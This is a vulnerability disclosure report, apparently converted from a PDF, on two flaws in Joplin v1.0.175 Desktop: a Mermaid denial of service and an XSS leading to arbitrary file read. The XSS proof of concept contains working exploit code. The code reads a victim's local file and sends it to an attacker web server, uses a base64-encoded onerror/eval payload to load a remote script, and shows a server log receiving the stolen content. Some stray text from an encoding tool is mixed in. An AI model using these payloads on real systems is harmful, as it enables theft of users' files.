SECURITY REPORT

Joplin v1.0.175

22, December 2019

Javier Olmedo

Web Application Security Researcher

SECURITY REPORT

Table of Contents

1. Introducction

The following security report includes **two vulnerabilities** discovered in the **Joplin v1.0.175 Desktop** software. These vulnerabilities were reported on **December 20, 2019** by Javier Olmedo to the Joplin support team (support@joplinapp.org).

This report must contain all the data on the exploitation of the vulnerabilities, as well as all the tools or exploit that were used to confirm them.

2. Vulnerabilities


2.1 Denial of Service via Mermaid

Summary


A malicious user could take advantage of **Mermaid** (available in Markdown) to cause a **denial of service** (DoS) to legitimate users of the application through malicious payload.

Proof Of Concept


1. Create a **New note**.



2. Copy **payload** in body content (`payload.txt`).



3. Joplin will be frozen.



Impact

The application **will be frozen**, all users will not be able to access their notes or take any action. This problem **persists even** when the computer or application restarts.

More information / References

- payload.txt
- joplin-dos-via-mermaid.webm

2.2 Arbitrary File Read via XSS

Summary

A malicious user, could read legitimate user system files through a Cross-Site Scripting (XSS) attack.

Proof Of Concept

1. Start a webserver to receive the connection in evil machine (you can use a python server).


```
python -m SimpleHTTPServer 8080
```

2. Upload exploit.js file to your web server (Change your IP, PORT and USER victim).

```
function readTextFile(file){
    var rawFile = new XMLHttpRequest();
    rawFile.open("GET", file, false);
    rawFile.onreadystatechange = function (){
        if(rawFile.readyState === 4){
            if(rawFile.status === 200 || rawFile.status == 0){
                allText = rawFile.responseText;
                //alert(allText);
                var img = document.createElement('img');
                img.src = "http://[IP:PORT]/" + allText;
                document.body.appendChild(img)
            }
        }
    }
    rawFile.send(null);
}
//readTextFile("file:///C:/Windows/System32/drivers/etc/hosts");
readTextFile("file:///C:/Users/[USER]/Desktop/SECRET.TXT");
```


3. Create a `secret.txt` file with any content in victim desktop.

4. Create a **New note**.



5. Copy **next payload** in note body content (change your base64).

```
<p><img src
onerror=eval(atob("dmFyIHNjcmlwdD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCJzY3JpcHQiKT
</p>
```



Encode to Base64 format

Simply use the form below

```
var script=document.createElement("script");script.type="text/javascript";script.src="http://192.168.100.69:8080/exploit.js";document.getElementsByTagName("head")[0].appendChild(script)
```

To encode binaries *(like images, documents, etc.)* upload your data via the file encode form below.

UTF-8 ▼ Destination charset.

LF (Unix) ▼ Newline separator.

☐ Split lines into 76 character wide chunks *(useful for MIME)*.


Live mode OFF Encodes in real-time when you type or paste *(supports only unicode charsets)*.

ENCODE Encodes your data into the textarea below.

```
dmFyIHNjcmlwdD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCJzY3JpcHQiKTtzY3JpcHQudHlwZT0idGV4dC9qYXZhc2NyaXB0IjtzY3JpcHQuc3JjPSJodHRwOi8vMTkyLjE2OC4xMDAuNjk6ODA4MC9leHBsb2l0LmpzIjtkb2N1bWVudC5nZXRFbGVtZW50c0J5VGFnTmFtZSgiaGVhZCIpWzBdLmFwcGVuZENoaWxkKHNjcmlwdCk=
```

6. Your web server will receive a request with the contents of the secret.txt file

```
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.100.250 - - [22/Dec/2019 18:57:55] code 404, message File not found
192.168.100.250 - - [22/Dec/2019 18:57:55] "GET
/THIS%20IS%20A%20SECRET%20FILE HTTP/1.1" 404 -
```



Impact

- Stealing passwords.
- Disclosure of sensitive data.
- Phising

Mitigation

Sanitize user entries when markdown display is generated.

More information

- exploit.js
- joplin-xss.webm